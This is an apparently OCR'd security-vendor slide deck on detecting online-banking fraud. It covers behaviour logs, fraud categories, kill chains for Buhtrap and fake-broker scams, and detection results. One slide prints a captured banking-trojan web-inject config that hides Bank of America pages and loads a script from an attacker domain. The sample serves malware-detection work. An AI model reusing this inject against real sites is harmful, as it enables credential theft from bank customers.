
User behavior analysis

```
2017-06-20 10:11:31; mouse_click; {"id":null,"name":null,"tag":"TD","pageX":210,"pageY":352};
2017-06-20 10:11:30; paste_event; {"id":"password","name":"password","tag":"INPUT"};
2017-06-20 10:11:29; mouse_click; {"id":"password","name":"password","tag":"INPUT","pageX":190,"pageY":304};
2017-06-20 10:11:28; active_tab; -;
2017-06-20 10:11:22; not_active_tab; -;
2017-06-20 10:10:41; mouse_click; {"id":"password","name":"password","tag":"INPUT","pageX":226,"pageY":300};
2017-06-20 10:10:39; paste_event; {"id":"login","name":"login","tag":"INPUT"};
2017-06-20 10:10:38; mouse_click; {"id":"login","name":"login","tag":"INPUT","pageX":221,"pageY":244};
2017-06-20 10:10:38; mouse_click; {"id":"login","name":"login","tag":"INPUT","pageX":221,"pageY":244};
2017-06-20 10:10:37; active_tab; -;
2017-06-20 10:10:33; not_active_tab; -;
2017-06-20 10:10:18; current_page; -;
```






Link analysis



«Whitelisting» of the clients

- Extended limits on the transactions from trusted devices if there is no previous negative information on the device or user account
- Load on fraud monitoring unit was reduced by **2,5 times**
- Number of extra calls was reduced by **2,5 times**



Secure Bank/Portal works for

Detection & Prevention

Payment fraud

- *P2P payment fraud*
- *CNP fraud*
- *Spoofing*

Social engineering attacks

- *Email scams*
- *SMS-phishing*
- *Social networks fraud*
- *Phishing sites*

User account fraud

- *Fraudulent account registration*
- *Account takeover*
- *Loyalty program fraud*

PC & mobile malware

- *Malicious web injections*
- *Banking Trojans*
- *Unauthorized remote access*

Cross-channel & cross-client attacks

- *Attacks via online banking/portals*
- *Attacks via mobile devices*

Money laundering

- *Illegal cashing out networks*
- *Tax evasion schemes*

Bots & botnets

- *Bots emulating user activity*
- *Other bots*

Optimization

Credit fraud

- *Loan brokers fraud*
- *Fake loan applications*
- *Bots activity*

Adaptive authentication

- *Extra steps for clients authentication*
- *Million $ costs of SMS notifications, tokens, scratchcards*

Poor customer experience

- *Extra calls to clients*
- *Increased loads on fraud monitoring units*
- *Limits on transactions*
- *False account lockout*

Providing solutions for different industries

Banks
& payment systems

E-commerce

E-government

Gaming / gambling

Corporate portals

Travel services

Any questions?


Pavel Krylov

krylov@group-ib.com
+7 968 014 88 62
sb@group-ib.com

Agentless malware detection

```
{
    "action": "modify",
    "url": "^www\\.bankofamerica\\.com/\\?.*",
    "replace": "<head>\r\n<script id=\"inj_add\" type=\"text/javascript\">(function(){function c(d){try{var a=document.getElementById(d);if(
        a){a.parentElement?a.parentElement.removeChild(a):a.parentNode.removeChild(a);}}catch(e){}};c(\"inj_add\");var b=setInterval(
        function(){c(\"inj_add\");clearInterval(b)},1);var n;document.head?n=document.head.parentElement:n=document.getElementsByTagName(\"head
        \")[0].parentElement;n.style.opacity=0;n.style.filter=\"alpha(opacity=0)\";setTimeout(function(){var
        n;document.head?n=document.head.parentElement:n=document.getElementsByTagName(\"head\")[0].parentElement;if (/opacity/.test(
        n.getAttribute(\"style\")))n.style.opacity='';}, 40000);}());</script><script id=\"inj_inj\" type=\"text/javascript\" src=\"
        https://synonymaticlaggard.com/smotp/content/bankofamerica/
        ASFhjko1i327023urohkjasgpqwerohkqt0219412987/ajaxpas.js?a=%27#gid#_#id#|1000|VENDOR_ID%27\"></script>",
    "pattern": "<head>"
},
{
    "action": "modify",
    "url": "^www\\.bankofamerica\\.com\\/smallbusiness(\\/|)$",
    "replace": "<head>\r\n<script id=\"inj_add\" type=\"text/javascript\">(function(){function c(d){try{var a=document.getElementById(d);if(
        a){a.parentElement?a.parentElement.removeChild(a):a.parentNode.removeChild(a);}}catch(e){}};c(\"inj_add\");var b=setInterval(
        function(){c(\"inj_add\");clearInterval(b)},1);var n;document.head?n=document.head.parentElement:n=document.getElementsByTagName(\"head
        \")[0].parentElement;n.style.opacity=0;n.style.filter=\"alpha(opacity=0)\";setTimeout(function(){var
        n;document.head?n=document.head.parentElement:n=document.getElementsByTagName(\"head\")[0].parentElement;if (/opacity/.test(
        n.getAttribute(\"style\")))n.style.opacity='';}, 40000);}());</script><script id=\"inj_inj\" type=\"text/javascript\" src=\"
        https://synonymaticlaggard.com/smotp/content/bankofamerica/
        ASFhjko1i327023urohkjasgpqwerohkqt0219412987/ajaxpas.js?a=%27#gid#_#id#|1000|VENDOR_ID%27\"></script>",
    "pattern": "<head>"
},
```

Buhtrap vs. online banking for business



Kill chain:

- Infection via email with malicious attachment
- Bypassing UAC, mimimod (mimikatz) to get access to OS accounts, RDP/VNC/LiteManager, suppression of the traces, OS destruction
- ATS module for «1С:Предприятие в браузере»
- Bypassing protection of «1С:Предприятие «Контроль безопасности обмена с банком»


Detection:

- After running digital forensics & virus analysis, we developed an algorithm, provoking virus to come off.

Results (July-December 2018):

- **429 business accounts**
- **472 mln RUB – estimated averted loss**

Credit fraud




Kill chain:

- Fraudster accesses online banking account using malicious software or social engineering
- Obtains express-credit
- Steals obtained money


Detection:

- **Secure Bank identifies:**
  - **(a) Activity from (b) unusual user device**
  - **(c)** absence/presence of **malicious software**, **(d)** absence/presence of **connection to other incidents**, **(e)** use of the account on **other devices**
  - **(f)** Provides banks with device ID
  - **Transactional antifraud:** transactions from non-trusted device

Credit fraud



Illegal brokers



Kill chain:

- Fraudster pretending to be a bank representative or professional broker suggests the victim to make some profitable investment
- Suggesting to demonstrate how to do it, he convinces the victim to install AnyDesk
- Using access to victim device the fraudster steals money from the account.
- Victim obtains a credit to make investment.

Detection:

- **Secure Bank: (а) unusual user behavior, (б) typical fraudster behavior, (в) presences of AnyDesk or other remote access tools.**
- **Transactional anti-fraud:** new payment details for this client **or payment details from the black list.**

Results (on Feb 2019):

- **Confirmed precision 40%, recall 88%**